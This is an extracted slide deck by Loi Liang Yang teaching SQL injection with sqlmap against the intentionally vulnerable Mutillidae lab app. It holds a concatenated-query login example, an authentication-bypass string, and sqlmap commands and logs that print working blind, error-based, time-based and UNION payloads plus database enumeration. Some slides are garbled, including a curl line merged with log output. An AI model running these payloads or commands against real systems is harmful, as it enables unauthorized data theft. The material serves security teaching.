

SQLMAP

Automating SQL Injection

www.loiliangyang.com

|

Loi Liang Yang
Certified Information Systems Security Professional
Certified Ethical Hacker
<https://t.me/learningnets>

SQLMAP

- Manual page

```
loiliangyang@kali: ~/Desktop
File Actions Edit View Help
SQLMAP(1) User Commands SQLMAP(1)
NAME
  sqlmap - automatic SQL injection tool
SYNOPSIS
  python sqlmap [options]
OPTIONS
  -h, --help          Show basic help message and exit
  -hh                Show advanced help message and exit
  --version          Show program's version number and exit
  -v VERBOSE         Verbosity level: 0-6 (default 1)
                    Target:
                    At least one of these options has to be provided to define the target(s)
  -d DIRECT          Connection string for direct database connection
  -u URL, --url=URL Target URL (e.g. "http://www.site.com/vuln.php?id=1")
Manual page sqlmap(1) line 1 (press h for help or q to quit)
```

CustomerID	CustomerName	ContactName	Address	City	PostalCode	Country
1	Alfreds Futterkiste	Maria Anders	Obere Str. 57	Berlin	12209	Germany
2	Ana Trujillo Emparedados y helados	Ana Trujillo	Avda. de la Constitución 2222	México D.F.	05021	Mexico
3	Antonio Moreno Taquería	Antonio Moreno	Mataderos 2312	México D.F.	05023	Mexico
4	Around the Horn	Thomas Hardy	120 Hanover Sq.	London	WAI IDP	UK
5	Berglunds snabbköp	Christina Berglund	Berguvsvägen 8	Luleå	S-958 22	Sweden

SQL TABLES

STRUCTURED QUERY LANGUAGE
STANDARD PROGRAMMING LANGUAGE
FOR INTERACTING WITH DATABASES
EXAMPLE COMMANDS:
SELECT – RETRIEVE DATA
DROP – DELETE TABLE
INSERT – ADD ROW TO TABLE
UPDATE – MODIFY ROW IN A TABLE
DELETE – REMOVE ROW FROM TABLE
-- COMMENTS ARE WRITTEN WITH A DASH
DASH SPACE IN FRONT

SQL Statements

CustomerID	CustomerName	ContactName	Address	City	PostalCode	Country
1	Alfreds Futterkiste	Maria Anders	Obere Str. 57	Berlin	12209	Germany
2	Ana Trujillo Emparedados y helados	Ana Trujillo	Avda. de la Constitución 2222	México D.F.	05021	Mexico
3	Antonio Moreno Taquería	Antonio Moreno	Mataderos 2312	México D.F.	05023	Mexico
4	Around the Horn	Thomas Hardy	120 Hanover Sq.	London	WAI IDP	UK
5	Berglunds snabbköp	Christina Berglund	Berguvsvägen 8	Luleå	S-958 22	Sweden

```
SELECT * FROM CUSTOMERS;  
SELECT CUSTOMERNAME, CITY FROM CUSTOMERS;
```



```
# On Login Form Submit. Loads home page or shows error.
@app.route('/login', methods=['POST'])
def verify_credentials():

    # Parse user input fields
    name=request.form['login_username']
    password=hashlib.sha256(request.form['login_password'].encode('utf-8')).hexdigest()

    # Query Database
    cursor = db.cursor()
    cursor.execute("select * from user where username = '" + name + "' and password = '" + password + "';")
    rows = cursor.fetchall()
    error = None

    if rows:
        # User found
```

Username

Password

```
<form>
  <input name="username" type="text" id="uname">
  <input name="password" type="password" id="upass">
</form>
```

CLIENT TO SERVER CODING

SQL INJECTION

Inject SQL commands with unsanitized user data

Steal, modify, destroy data

What does unsanitized mean?

Sanitization – cleaning

Clean input by removing all special characters; disallow certain characters, etc.


Very dangerous to directly process user input without sanitizing it first.

```
CURSOR.EXECUTE("SELECT
* FROM USER WHERE
USERNAME=''" + NAME + "'"
AND PASSWORD = "'" +
PASSWORD + "';")
```

```
select * from user
where username='
OR TRUE; -- ' AND
password = '????';
```


Key commands of SQLMAP

- python sqlmap.py -u 'target ip address'




Key commands of SQLMAP

- python sqlmap.py -u 'target ip address'



SQLMAP Injection

- Union tests



Kali-Linux-2020.1-vbox-amd64 (FreshInstall) [Running] - Oracle VM VirtualBox

Mozilla Firefox loiliangyang@kali: ~ 12:15 AM

192.168.0.212/mutillidae x +

192.168.0.212/mutillidae/index.php?page=user-info.php

Mutillidae - Do Not Be Hacked

```
loiliangyang@kali: ~
File Actions Edit View Help
[00:15:31] [INFO] heuristic (XSS) test shows that GET parameter 'page' might be vulnerable to cross-site scripting (XSS) attacks
[00:15:31] [INFO] heuristic (FI) test shows that GET parameter 'page' might be vulnerable to file inclusion (FI) attacks
[00:15:31] [INFO] testing for SQL injection on GET parameter 'page'
[00:15:31] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[00:15:31] [WARNING] reflective value(s) found and filtering out
[00:15:33] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[00:15:34] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[00:15:34] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[00:15:35] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[00:15:35] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[00:15:36] [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace (FLOOR)'
[00:15:36] [INFO] testing 'Generic inline queries'
[00:15:36] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[00:15:36] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[00:15:37] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[00:15:37] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[00:15:37] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[00:15:38] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[00:15:38] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n]
```

@webpwnized

Mutillidae Channel

Vulnerable fields

```
File Actions Edit View Help
[00:15:35] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[00:15:36] [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace (FLOOR)'
[00:15:36] [INFO] testing 'Generic inline queries'
[00:15:36] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[00:15:36] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[00:15:37] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[00:15:37] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[00:15:37] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[00:15:38] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[00:15:38] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] Y
[00:16:23] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[00:16:23] [WARNING] GET parameter 'page' does not seem to be injectable
[00:16:23] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'
[00:16:23] [WARNING] you haven't updated sqlmap for more than 77 days!!!

[*] ending @ 00:16:23 /2020-05-21/
loiliangyang@kali:~$
```

Mozilla Firefox
loiliangyang@kali: ~
12:18 AM

192.168.0.212/mutillidae x +
192.168.0.212/mutillidae/index.php?page=user-info.php&username=test&password=test&user-info-php-submit-button=view+account+details

Mutillidae: Born to be Hacked

Version: 2.1.19 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Not Logged In

Home Login/Register Toggle Hints Toggle Security Reset DB View Log View Captured Data

Core Controls
OWASP Top 10
Others
Documentation
Resources

Site hacked...err...quality-tested with Samurai WTF, Backtrack, Firefox, Burp-Suite, Netcat, and these Mozilla Add-ons

@webpwnized
Mutillidae Channel

View your details

Back

Authentication Error: Bad user name or password

Please enter username and password to view account details

Name

Password

View Account Details

Dont have an account? [Please register here](#)

SUBMISSION URL LINKS

HTTP://192.168.0.212/MUTILLIDAE/INDEX.PHP?PAGE=USER-INFO.PHP&USERNAME=TEST&PASSWORD=TEST&USER-INFO-PHP-SUBMIT-BUTTON=VIEW+ACCOUNT+DETAILS

Injectable fields

```
File Actions Edit View Help
Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Not Logged In
[00:20:43] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[00:20:43] [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace (FLOOR)'
[00:20:43] [INFO] testing 'Generic inline queries'
[00:20:43] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[00:20:44] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[00:20:44] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[00:20:44] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[00:20:45] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[00:20:45] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[00:20:46] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] Y
[00:20:49] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[00:20:49] [WARNING] GET parameter 'page' does not seem to be injectable
[00:20:49] [INFO] testing if GET parameter 'username' is dynamic
[00:20:49] [WARNING] GET parameter 'username' does not appear to be dynamic
[00:20:49] [INFO] heuristic (basic) test shows that GET parameter 'username' might be injectable (possible DBMS: 'PostgreSQL or MySQL')
[00:20:50] [INFO] heuristic (XSS) test shows that GET parameter 'username' might be vulnerable to cross-site scripting (XSS) attacks
[00:20:50] [INFO] testing for SQL injection on GET parameter 'username'
it looks like the back-end DBMS is 'PostgreSQL or MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n]
```

Injectable
fields are
highlighted

```
loiliangyang@kali: ~
File Actions Edit View Help
Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Not Logged In
[00:22:34] [INFO] testing 'PostgreSQL OR time-based blind (heavy query - comment)'
[00:22:36] [INFO] testing 'PostgreSQL > 8.1 time-based blind - Parameter replace'
[00:22:36] [INFO] testing 'PostgreSQL time-based blind - Parameter replace (heavy query)'
[00:22:36] [INFO] testing 'PostgreSQL > 8.1 time-based blind - ORDER BY, GROUP BY clause'
[00:22:36] [INFO] testing 'PostgreSQL time-based blind - ORDER BY, GROUP BY clause (heavy query)'
[00:22:36] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[00:22:39] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[00:22:43] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)'
[00:22:43] [INFO] GET parameter 'username' appears to be 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)' injectable (with --not-string="Results")
[00:22:43] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[00:22:43] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[00:22:43] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[00:22:44] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[00:22:44] [INFO] testing 'MySQL ≥ 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[00:22:44] [INFO] testing 'MySQL ≥ 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
[00:22:44] [INFO] testing 'MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[00:22:44] [INFO] testing 'MySQL ≥ 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[00:22:44] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[00:22:44] [INFO] testing 'MySQL ≥ 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[00:22:44] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'
[00:22:44] [INFO] testing 'MySQL ≥ 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'
```

Payloads

```
loiliangyang@kali: ~
File Actions Edit View Help
Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Not Logged In
ce any problems during data retrieval
GET parameter 'username' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 1111 HTTP(s) requests:
---
Parameter: username (GET)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
  Payload: page=user-info.php&username=test' OR NOT 9962=9962#&password=test&user-info-php-submit-button=View Account Details


  Type: error-based
  Title: MySQL >= 4.1 OR error-based - WHERE or HAVING clause (FLOOR)
  Payload: page=user-info.php&username=test' OR ROW(1465,9019)>(SELECT COUNT(*),CONCAT(0x7170766271,(SELECT (ELT(1465=1465,1))),0x71706b7871,FLOOR(RAND(0)*2))x FROM (SELECT 1348 UNION SELECT 8788 UNION SELECT 1072 UNION SELECT 1814)a GROUP BY x)--FbRR&password=test&user-info-php-submit-button=View Account Details

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: page=user-info.php&username=test' AND (SELECT 3286 FROM (SELECT(SLEEP(5)))PqNz)-- yjwF&password=test&user-info-php-submit-button=View Account Details

  Type: UNION query
```

Enumerate DBMS databases

--dbs



```
loiliangyang@kali: ~ - ssh - 192.168.0.212
File Actions Edit View Help
Version: 2.1.10 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Not Logged In
Title: MySQL UNION query (NULL) - 5 columns
Payload: page=user-info.php&username=test' UNION ALL SELECT NULL,CONCAT(0x7170766271,0x6c654d4a534e6777465068504f496f6379
654d654d624e4a4c6a4a43735979515267495a516c6543,0x71706b7871),NULL,NULL,NULL#&password=test&user-info-submit-button=View A
ccount Details
view your details
---
[00:27:59] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 4.1
[00:27:59] [INFO] fetching database names
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195
[00:28:00] [INFO] fetched data logged to text files under '/loiliangyang/.sqlmap/output/192.168.0.212'
[*] ending @ 00:28:00 /2020-05-21/
loiliangyang@kali:~$
```

Enumerate DBMS database tables

--tables

-D DB

DBMS database to enumerate

www.loiliangyang.com

```
loiliangyang@kali:~$ curl -s -u 'test:test' http://192.168.0.212/mutillidae/index.php?page=user-info.php&username=test' UNION ALL SELECT NULL,CONCAT(0x7170766271,0x6c654d4a534e6777465068504f496f6379654d654d624e4a4c6a4a43735979515267495a516c6543,0x71706b7871),NULL,NULL,NULL#password=test&user-info-php-submit-button=View Account Details
-----
[00:30:46] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 4.1
[00:30:46] [INFO] fetching database names
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195

[00:30:46] [INFO] fetched data logged to text files under '/loiliangyang/.sqlmap/output/192.168.0.212'

